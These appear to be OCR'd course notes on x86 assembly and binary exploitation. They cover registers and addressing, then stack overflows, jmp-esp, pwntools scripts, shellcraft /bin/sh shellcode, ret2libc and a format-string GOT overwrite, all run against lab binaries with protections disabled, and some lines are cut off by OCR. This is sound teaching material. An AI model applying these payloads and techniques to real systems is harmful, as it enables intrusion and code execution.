
Range of Signed vs Unsigned



Address Endianness

An address endianness is the order of its bytes in which they are stored or retrieved from memory. There are two types of endianness: `Little-Endian` and `Big-Endian`. With Little-Endian processors, the little-end byte of the address is filled/retrieved first `right-to-left`, while with Big-Endian processors, the big-end byte is filled/retrieved first `left-to-right`.

For example, if we have the address `0x0011223344556677` to be stored in memory, little-endian processors would store the `0x00` byte on the right-most bytes, and then the `0x11` byte would be filled after it, so it becomes `0x1100`, and then the `0x22` byte, so it becomes `0x221100`, and so on. Once all bytes are in place, they would look like `0x7766554433221100`, which is the reverse of the original value. Of course, when retrieving the value back, the processor will also use little-endian retrieval, so the value retrieved would be the same as the original value.

Another example that shows how this can affect the stored values is binary. For example, if we had the 2-byte integer `426`, its binary representation is `00000001 10101010`. The order in which these two bytes are stored would change its value. For example, if we stored it in reverse as `10101010 00000001`, its value becomes `43521`.

The big-endian processors would store these bytes as `00000001 10101010 left-to-right`, while little-endian processors store them as `10101010 00000001 right-to-left`. When retrieving the value, the processor has to use the same endianness used when storing them, or it will get the wrong value. This indicates that the order in which the bytes are stored/retrieved makes a big difference.

- In C programming, an integer is a data type that represents a whole number. The difference between signe

  unsigned integers is that signed integers can represent both positive and negative numbers, while unsigne

  can only represent non-negative numbers 123.

- The sign of an integer is determined by the most significant bit (MSB) of its binary representation. If the M

  the integer is positive or zero; if it's 1, the integer is negative 1.

- The range of values that can be represented by a signed integer depends on the number of bits used to stor

  example, a signed 8-bit integer can represent values from -128 to 127, while a signed 32-bit integer can re

  values from -2,147,483,648 to 2,147,483,647 1.

- On the other hand, an unsigned integer uses all its bits to represent the magnitude of the number. Therefor

  represent twice as many non-negative values as a signed integer of the same size. For example, an unsigne

  integer can represent values from 0 to 255 1.

- The choice between signed and unsigned integers depends on the requirements of the program. If negative

  are not needed, unsigned integers can provide more range for non-negative numbers. However, if negative

  are needed or if arithmetic operations are involved, signed integers should be used 12.

Assembling

First, we will copy the above code into a file called `helloWorld.s`.

Note: assembly files usually use the `.s` or the `.asm` extensions. We will be using `.s` in this module.

We don't have to keep using tabs to separate parts of an assembly file, as this was only for demonstration purposes. We can write the following code into our `helloWorld.s` file:

Code: `nasm`

```
global _start

section .data
    message db "Hello HTB Academy!"
    length equ $-message

section .text
_start:
    mov rax, 1
    mov rdi, 1
    mov rsi, message
    mov rdx, length
    syscall

    mov rax, 60
    mov rdi, 0
    syscall
```

Note how we used `equ` to dynamically calculate the length of `message`, instead of using a static `18`. This will become very handy later on. Once we do, we will assemble the file using `nasm`, with the following command:

Linking

The final step is to link our file using `ld`. The `helloWorld.o` object file, though assembled, still cannot be executed. This is references and labels used by `nasm` need to be resolved into actual addresses, along with linking the file with various OS li be needed.

This is why a Linux binary is called `ELF`, which stands for an `Executable and Linkable Format`. To link a file using `ld`, we ca following command:

```
bulma6969@htb[/htb]$ ld -o helloWorld helloWorld.o
```

Note: if we were to assemble a 32-bit binary, we need to add the '`-m elf_i386`' flag.

Once we link the file with `ld`, we should have the final executable file:

```
bulma6969@htb[/htb]$ ./helloWorld
Hello HTB Academy!
```

```
bulma6969@htb[/htb]$ nasm -f elf64 helloWorld.s
```


Note: The `-f elf64` flag is used to note that we want to assemble a 64-bit assembly code. If we wanted to assemble a 32-bit code, we would use `-f elf`.

This should output a `helloWorld.o` object file, which is then assembled into machine code, along with the details of all variables and sections. This file is not executable just yet.

Turning C into Object Code

- Code in files `p1.c p2.c`
- Compile with command: `gcc -O1 p1.c p2.c -o p`
  - Use basic optimizations (`-O1`)
  - Put resulting binary in file `p`

(gcc -g to export debugging symbols)



- Two different syntax flavors: AT&T and Intel.
- Equivalent languages, can set in most disassemblers.
  - In GDB: set disassembly-flavor intel (att)
- AT&T
  - (instruction) SRC, DST
  - Registers prefixed by %
  - Immediates prefixed by $
- Intel
  - (instruction) DST, SRC


Changing Disassembly Syntax in GDB

set disassembly-flavor att


set disassembly-flavor intel

Sub-Registers

Each 64-bit register can be further divided into smaller sub-registers containing the lower bits, at one byte 8-bits, 2 bytes 16-bits, and 4 bytes 32-bits. Each sub-register can be used and accessed on its own, so we don't have to consume the full 64-bits if we have a smaller amount of data.



Program Memory



The following are the names of the sub-registers for all of the essential registers in an x86_64 architecture:

Description	64-bit Register	32-bit Register	16-bit Register	8-bit Register
Data/Arguments Registers				
Syscall Number/Return value	rax	eax	ax	al
Callee Saved	rbx	ebx	bx	bl
1st arg - Destination operand	rdi	edi	di	dil
2nd arg - Source operand	rsi	esi	si	sil
3rd arg	rdx	edx	dx	dl
4th arg - Loop counter	rcx	ecx	cx	cl
5th arg	r8	r8d	r8w	r8b
6th arg	r9	r9d	r9w	r9b
Pointer Registers				
Base Stack Pointer	rbp	ebp	bp	bpl
Current/Top Stack Pointer	rsp	esp	sp	spl
Instruction Pointer 'call only'	rip	eip	ip	ipl

Whenever an instruction goes through the Instruction Cycle to be executed, the first step is to fetch the instruction from the address it's located at, as previously discussed. There are several types of address fetching (i.e., addressing modes) in the x86 architecture:

Addressing Mode	Description	Example
Immediate	The value is given within the instruction	`add 2`
Register	The register name that holds the value is given in the instruction	`add rax`
Direct	The direct full address is given in the instruction	`call 0xffffffffaa8a25ff`
Indirect	A reference pointer is given in the instruction	`call 0x44d000` or `call [rax]`
Stack	Address is on top of the stack	`add rbp`

In the above table, lower is slower. The less immediate the value is, the slower it is to fetch it.

Even though speed isn't our biggest concern when learning basic Assembly, we should understand where and how each address is located. Having this understanding will help us in future binary exploitation, with Buffer Overflow exploits, for example. The same understanding will have an even more significant implication with advanced binary exploitation, like ROP or Heap exploitation.

`movl` Operand Combinations

	Source	Dest	Src,Dest	C Analog
movl	*Imm*	*Reg*	`movl $0x4,%eax`	`temp = 0x4;`
		Mem	`movl $-147,(%eax)`	`*p = -147;`
	Reg	*Reg*	`movl %eax,%edx`	`temp2 = temp1;`
		Mem	`movl %eax,(%edx)`	`*p = temp;`
	Mem	*Reg*	`movl (%eax),%edx`	`temp = *p;`

Cannot do memory-memory transfer with a single instruction

Complete Memory Addressing Modes

- Most General Form

  D(Rb,Ri,S) Mem[Reg[Rb]+S*Reg[Ri]+ D]
  - D: Constant "displacement" 1, 2, or 4 bytes
  - Rb: Base register: Any of 8 integer registers
  - Ri: Index register: Any, except for `%esp`
    - Unlikely you'd use `%ebp`, either
  - S: Scale: 1, 2, 4, or 8
- Special Cases

  (Rb,Ri) Mem[Reg[Rb]+Reg[Ri]]

  D(Rb,Ri) Mem[Reg[Rb]+Reg[Ri]+D]

  (Rb,Ri,S) Mem[Reg[Rb]+S*Reg[Ri]]

Address Computation Examples

%edx	0xf000
%ecx	0x100

Expression	Address Computation	Address
0x8(%edx)	0xf000 + 0x8	0xf008
(%edx,%ecx)	0xf000 + 0x100	0xf100
(%edx,%ecx,4)	0xf000 + 4*0x100	0xf400
0x80(,%edx,2)	2*0xf000 + 0x80	0x1e080

x86-64 Integer Registers

- Extend existing registers. Add 8 new ones.
- Make `%ebp`/`%rbp` general purpose
- RIP (previously EIP)

%rax	%eax	%r8	%r8d
%rbx	%ebx	%r9	%r9d
%rcx	%ecx	%r10	%r10d
%rdx	%edx	%r11	%r11d
%rsi	%esi	%r12	%r12d
%rdi	%edi	%r13	%r13d
%rsp	%esp	%r14	%r14d
%rbp	%ebp	%r15	%r15d

```
movq (%rdi, %rsi, 8), %rbp
```

This loads the value at the memory location `%rdi + %rsi * 8` into the register `%rbp`. That is: get the value in the register `%rdi` and the value in the register `%rsi`. Multiply the latter by 8, and then add it to the former. **Find the value at this location** and place it into the register `%rbp`.

This code corresponds to the C line `x = array[i];`, where `array` becomes `%rdi` and `i` becomes `%rsi` and `x` becomes `%rbp`. The `8` is the length of the data type contained in the array.

Now consider similar code that uses `lea`:

```
leaq (%rdi, %rsi, 8), %rbp
```

Just as the use of `movq` corresponded to dereferencing, the use of `leaq` here corresponds to *not* dereferencing. This line of assembly corresponds to the C line `x = &array[i];`. Recall that `&` changes the meaning of `array[i]` from dereferencing to simply specifying a location. Likewise, the use of `leaq` changes the meaning of `(%rdi, %rsi, 8)` from dereferencing to specifying a location.

The semantics of this line of code are as follows: get the value in the register `%rdi` and the value in the register `%rsi`. Multiply the latter by 8, and then add it to the former. Place this value into the register `%rbp`. No load from memory is involved, just arithmetic operations [2].

Note that the only difference between my descriptions of `leaq` and `movq` is that `movq` does a dereference, and `leaq` doesn't. In fact, to write the `leaq` description, I basically copy+pasted the description of `movq`, and then removed "Find the value at this location".


Stack-based Buffer Overflow

- By overwriting the return address in a stack frame. Once the function returns, execution will resume at the return address as specified by the attacker, usually a user input filled buffer.
- By overwriting a local variable that is near the buffer in memory on the stack to change the behavior of the program which may benefit the attacker.
- By overwriting a function pointer, or exception handler, which is subsequently executed

gcc -m32 -g suid_bof2.c -o suid_bof3 -fno-stack-protector -z execstack -no-pie -mpreferred-stack-boundary=2 -fno-


Note: pass –z execstack option to gcc to allow executable stacksIf
you add “-mpreferred-stack-boundary=2” you will end up with less artifacts on the stack.
you can add “-fno-pic” to get rid of the PC_Thunk / PIE artifacts

Jump to buffer or EAX



•Why put NOPs first?
•Don’t impact shellcode.
•Some shellcode will corrupt the top of the stack when executed (may corrupt own payload).

•May only have a general idea of where you're returning & you can use this to create a large target to hit.



•Run the payload by:

•GDB: run $(python2 scriptname)

•Shell: ./suid_bof $(python2 scriptname)

EAX register points to the buffer location

Command to find the eax register address in GDB

•rop –grep "call eax"

OR-

•Use the gdb-peda plugin and start a fresh session (similar to pwndbg).

•Start the program with a single step (starti).

•Use the command "jmpcall" for all useful jumps & calls.

```
┌──(kali㉿kali)-[~/ENPM691/Lecture7]
└─$ gdb-peda suid_bof
Reading symbols from suid_bof...
gdb-peda$ starti
Starting program: /home/kali/ENPM691/Lecture7/suid_bof

Program stopped.
```

```
gdb-peda$ jmpcall
0x8049019 : call eax
0x80490d0 : call eax
0x804911d : call edx
```

Jmp to ESP method

•No need to put shellcode into the buffer.

•Instead fill the buffer and EBP with NOP.


•Put the address of “jmp *%esp” into return.

•Put shellcode into the old esp location.

•Victim’s function control will jump there.

•Shellcode gets executed!

•***Victim binary must have a jmp %esp instruction***.



PWN tools:

https://gist.github.com/anvbis/64907e4f90974c4bdd930baeb705dedf

https://docs.pwntools.com/en/stable/intro.html

•**binPath** is the path to your executable.

•pwntools will execute your binary an needs to know its location.

•**gdbscript=“”**

•These are your gdb-init commands.

•You can use these to automatically set breakpoints when you run your pwntools script with the “GDB” argument.

•**pwn.context.log_level: control what is printed to the screen.**

•“debug”

•Will give you very granular detail on what you are sending & receiving from the program.

•“info”

•Can specify info alerts in script for certain things.

•“error”

•Errors only.

•**Look up symbols at runtime (instead of hardcoding).**

•**Use square brackets and a string to find the key-pair value.**

```
29 elf = pwn.context.binary = pwn.ELF(binPath, checksec=False)
30
31 secretCodeAddr = elf.symbols['secretCode']
32 pwn.info("secretCode Address is: %x", secretCodeAddr)
```

•**Tubes are how you interact with your program: locally or remotely.**

•io.recvuntil()

•Can receive until a string match (bytes object) & store in a variable.

•io.sendline()

•Can send data / lines of data easily as bytes objects.

•start() executes the program.

```
31 io = start()
32 io.recvuntil(b"3. Rent a scooter.")
33 io.sendline(b"1")
34 ioCapture = io.recvuntil(b"What would you like to buy?")
```

```
35 pwn.info("Received string: %s",ioCapture)
```

•p32() / p64()

•Simplifies access to standard python libraries for defining values.

•Can specific big/little endian.

•Useful for defining addresses in human readable big-endian, but treating as little endian in program.

```
40 # define Payload
41 overFlow = 52*b"A"
42 secretCode = pwn.p32(secretCodeAddr)
43 secretCodeFixed = pwn.p32(0×080491cc)
44
45 buffer = pwn.flat(
46         [
47             overFlow,
48             secretCode
49             ]
50         )
51 io.sendline(buffer)
```

•flat()

•Flattens the arguments into a string.

•This function takes an arbitrary number of arbitrarily nested lists, tuples and dictionaries. It will then find every string ar
number inside those and flatten them out. Strings are inserted directly while numbers are packed using the pack() functi
Unicode strings are UTF-8 encoded.

•Manually interact with a process via keyboard.

•Useful after spawning your shell or debugging your script.

•“Got EOF when reading interactive” normally means your process died or exited.

```
49 io.interactive()
```

Running the Script:

•Can run with no arguments for local only.

•./pwntoolsTest_poc.py

•Can run and automate GDB.

•./pwntoolsTest_poc.py GDB

•Can run against a remote target.

•./pwntoolsTest_poc $IP $PORT

Shellcodes:

•https://shell-storm.org/shellcode/

Shellcode Generation methods:

- **Using raw assembly payload**
  SHELLCODE="exit2"; nasm -f elf32 -o $SHELLCODE.o $SHELLCODE.asm; ld -m elf_i386 -o $SHELLCODE $SHELLCODE.o ; objdump -d $SHELLCODE |grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '|sed 's/\ $//g'|sed 's/\ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g' |tee -a "$1_extracted_shellcode"

- **Shellcraft**
  •shellcraft –l
  •Use from command line.
  •Grep output for what you want.

```
┌──(kali㉿kali)-[~/ENPM691/Holding]
└─$ shellcraft -l | grep i386.linux
i386.linux.acceptloop_ipv4
i386.linux.cat
i386.linux.cat2
i386.linux.connect
i386.linux.connectstager
i386.linux.dir
i386.linux.dupio
i386.linux.dupsh
i386.linux.echo
i386.linux.egghunter
i386.linux.findpeer
i386.linux.findpeersh
i386.linux.findpeerstager
i386.linux.forkbomb
i386.linux.forkexit
i386.linux.i386_to_amd64
i386.linux.kill
i386.linux.killparent
```

  •Pick a payload that was listen and use “-r” option to run it.
  •Useful for making sure shellcode works on a target system.
  •“shellcraft –r $PAYLOAD”

```
┌──(kali㉿kali)-[~/ENPM691/Holding]
└─$ shellcraft -r i386.linux.sh
[*] '/tmp/pwn-asm-re6ed7mh/step3-elf'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
[+] Starting local process '/tmp/pwn-asm-re6ed7mh/step3-elf': pid 24462
[*] Switching to interactive mode
$ whoami
```

```
kali
$
```

•shellcraft –f escaped $PAYLOAD

•Print in python copy-pastable, little endian.

•Shellcraft –f assembly $PAYLOAD

•Print assembly of shellcode.

```
┌──(kali㉿kali)-[~/ENPM691/Holding]
└─$ shellcraft -f escaped i386.linux.sh
\x6a\x68\x68\x2f\x2f\x2f\x73\x68\x2f\x62\x69\x6e\x89
x31\xc9\x51\x6a\x04\x59\x01\xe1\x51\x89\xe1\x31\xd2\
```

```
┌──(kali㉿kali)-[~/ENPM691/Holding]
└─$ shellcraft -f assembly i386.linux.sh
    /* execve(path='/bin///sh', argv=['sh'], envp=0)
 */
    /* push b'/bin///sh\x00' */
    push 0×68
    push 0×732f2f2f
    push 0×6e69622f
    mov ebx, esp
    /* push argument array ['sh\x00'] */
    /* push 'sh\x00\x00' */
    push 0×1010101
    xor dword ptr [esp], 0×1016972
    xor ecx, ecx
    push ecx /* null terminate */
    push 4
    pop ecx
```

•Shellcode size:

•shellcraft –f escaped I $PAYLOAD| grep –o “\x” | wc –l

```
┌──(kali㉿kali)-[~/ENPM691/Holding]
└─$ pwn shellcraft -f escaped i386.linux.sh
| grep -o "\x" | wc -l

44
```

•Can be used in a pwntools script to generate a payload at runtime.

•payload = pwn.asm(pwn.shellcraft.i386.linux.sh, arch=“i386")

•io.sendline(payload)

Can be encoded and the bad characters can be avoided using:

```
# generate /bin/sh shellcode
shellcode = pwn.asm(pwn.shellcraft.i386.linux.sh(), arch="i386")
pwn.info("Shellcode length: %d",len(shellcode))
# encode our payload
avoid= b"\x00\x0b\x0a\x09\x0c\x0d\x20"
en_shellcode = pwn.pwnlib.encoders.encoder.encode(shellcode, avoid)
pwn.info("Encoded Shellcode Length: %d",len(en_shellcode))
```

- **Msfvenom**

To Calculate Offset:

msf-pattern_create-l 140

msf-pattern_offset-q

Bad Characters

•Different functions interpret input differently.

•Some functions *stop* collecting input when they see a null character or return carriage (or other value).

•Some functions may substitute hexadecimal values.

```
pwndbg> rop --grep ': ret'
0×0804900a : ret
0×0804911b : ret 0×e8c1
```

•The first address contains a *bad character*.

•0x0a is a *new line* character.

•Also known as "\n".

•scanf stops collecting input after 0a.

Testing for Bad Chars (Fuzzing)

•Test all characters before executing the ret instruction.

•May be multiple functions creating bad characters before buffer overflow.

•Copy/paste all (or parts).

•Identify bad character.

•Remove bad characters from test payload.

•Repeat.

Victim: popret.c

```
#include <string.h>

void function(int x, char* str)
```

- When *function* is done the ESP will

```
void function(int x, char *str)
{
  char buffer[4];
  strcpy(buffer, str);
}

int main(int argc, char** argv)
{
   function(10, argv[1]);
   return 1;
}
```

point to the first argument.


- What if we override the return address of *function* to a pop and ret sequence?
- pop will cause the ESP to point to str ptr
- ret will transfer the str ptr to EIP
- Shellcode pointed by str ptr will execute!

Ropper to search for gadgets :

rop –grep pop –grep ret

Ret2Libc

Example:



32 bit system() expects the following on the stack:

1. Return address after system executes.
2. A pointer to a string command.

- 4 bytes for input buffer
- 4 bytes to overflow the EBP content
- 4 bytes of return address to the system call defined in libc
- Exit return address after running the system call (for graceful exit)
- The system function requires an argument (e.g. "/bin/sh") to run

Run the program (pwntools)

```
┌──(kali㉿kali)-[~/ENPM691/Lecture9]
└─$ ./smallBuff_poc.py
[+] Starting local process '/home/kali/ENPM691/Lecture9/smallBuff'
 pid 47701
[DEBUG] Sent 0x15 bytes:
    00000000  41 41 41 41  41 41 41 41  00 dd df f7  80 06 df f7
AAAA|AAAA|····|····|
    00000010  62 8b f4 f7  0a
b···|·|
    00000015
[*] Switching to interactive mode
$ whoami
[DEBUG] Sent 0x7 bytes:
```

- Note: I had to modify the base pwntools script to remove "*a, **kw" arguments from the process start definition to interact with my shell.

```
    b'whoami\n'
[DEBUG] Received 0x5 bytes:
    b'kali\n'
kali
$
```

- See script.

Run the program (python2)


- The shell will run with python2, but you won't be able to interact with it normally.
- Can workaround by using the method in the screenshot.

```
┌──(kali㉿kali)-[~/ENPM691/Lecture9]
└─$ ./smallBuff < <( python2 -c "print(8*'A'+'\x00\x
\x80\x06\xdf\xf7' + '\x62\x8b\xf4\xf7')")

┌──(kali㉿kali)-[~/ENPM691/Lecture9]
└─$ ./smallBuff < <( python2 -c "print(8*'A'+'\x00\x
dd\xdf\xf7' + '\x80\x06\xdf\xf7' + '\x62\x8b\xf4\xf7
')")

┌──(kali㉿kali)-[~/ENPM691/Lecture9]
└─$ python2 -c "print(8*'A'+'\x00\xdd\xdf\xf7' + '\x
80\x06\xdf\xf7' + '\x62\x8b\xf4\xf7')"  > smallBuff.
txt

┌──(kali㉿kali)-[~/ENPM691/Lecture9]
└─$ (cat smallBuff.txt ; cat) | ./smallBuff
whoami
kali
```

F
\

Global Offset Table

PLT and GOT High Level Flow



Format String Vulnerable Functions

Format function	Description
fprint	Writes the printf to a file
printf	Output a formatted string
sprintf	Prints into a string
snprintf	Prints into a string checking the length

vfprintf	Prints the a va_arg structure to a file
vprintf	Prints the va_arg structure to stdout
vsprintf	Prints the va_arg to a string
vsnprintf	Prints the va_arg to a string checking the length

Source: https://owasp.org/www-community/attacks/Format_string_attack

Printf Formats

%c	character
%d	decimal (integer) number (base 10)
%e	exponential floating-point number
%f	floating-point number
%i	integer (base 10)
%o	octal number (base 8)
%s	a string of characters
%u	unsigned decimal (integer) number
%x	number in hexadecimal (base 16)
%%	print a percent sign
\%	print a percent sign

- Useful cheat sheet on the regular use of printf:
  - https://alvinalexander.com/programming/printf-format-cheat-sheet/

Direct Parameter Access

- If we know the offset relative to ESP, we can print directly by:
  - %n$x
    - n is the offset.
    - Need to escape the "$" in example.
  - %2\$x
    - 2432252d
    - Second value on the stack (hex).

```
┌──(kali㉿kali)-[~/ENPM691/Lecture10]
└─$ ./directPrintfUser AAAA-%1\$x
AAAA-41414141

┌──(kali㉿kali)-[~/ENPM691/Lecture10]
└─$ ./directPrintfUser AAAA-%2\$x
AAAA-2432252d
```

- We need to break this address into two writes.
- Target: 0x804b26c
  - Write: 0xdd00 to 0x804b26c
  - Write: 0xf7df to 0x804b26e
- Figure out the padding:
  - Padding = Desired Value - bytes

System Address	0xf7dfdd00	
Hex	0xf7df	0xdd00
Decimal	63455	56576

- Low Order:
  - 56576-8= 56568
  - Already wrote two 4 byte addresses.
- High Order:

already written.

- 63455-56576=6879
- Take into account the previous write.

Printf write payload construction

0x804b26c	0x804b26e	Print 1	Write 1	Print 2	Write 2
\x6c\xb2\x04\x08	\x6e\xb2\x04\x08	%56568x	%1$hn	%6879x	%2$hn
Low order bytes to write to.	High order bytes to write to.	Write 56568 bytes to standard output.	Write 56568+8 (0xdd00) to the first address.	Write 6879 bytes to standard output.	Write 56568+8+6879= 0xf7df to the second address.

We overwrote the GOT *properly.*

- We overwrote the GOT!

```
pwndbg> break *main+41
Breakpoint 1 at 0x80491af: file directF
pwndbg> run $(python2 writeSystem.py)
```

```
pwndbg> got

GOT protection: No RELRO | GOT functions: 4

[0x804b260] printf@GLIBC_2.0 → 0xf7e0cf10 (printf) ←
[0x804b264] strcpy@GLIBC_2.0 → 0xf7e51650 (__strcpy_
[0x804b268] __libc_start_main@GLIBC_2.0 → 0xf7dd7820
  0xf7efe169
[0x804b26c] putchar@GLIBC_2.0 → 0xf7dfdd00 (system)
```

- writeSystem.py

```
1 #!/usr/bin/env python2
2
3 lowerAdd='\x6c\xb2\x04\x08'
4 upperAdd='\x6e\xb2\x04\x08'
5 print1="%56568x"
6 write1="%1$hn"
7 print2="%6879x"
8 write2="%2$hn"
9
10 print(lowerAdd + upperAdd + print1 + write1 + print2
    + write2)
```

go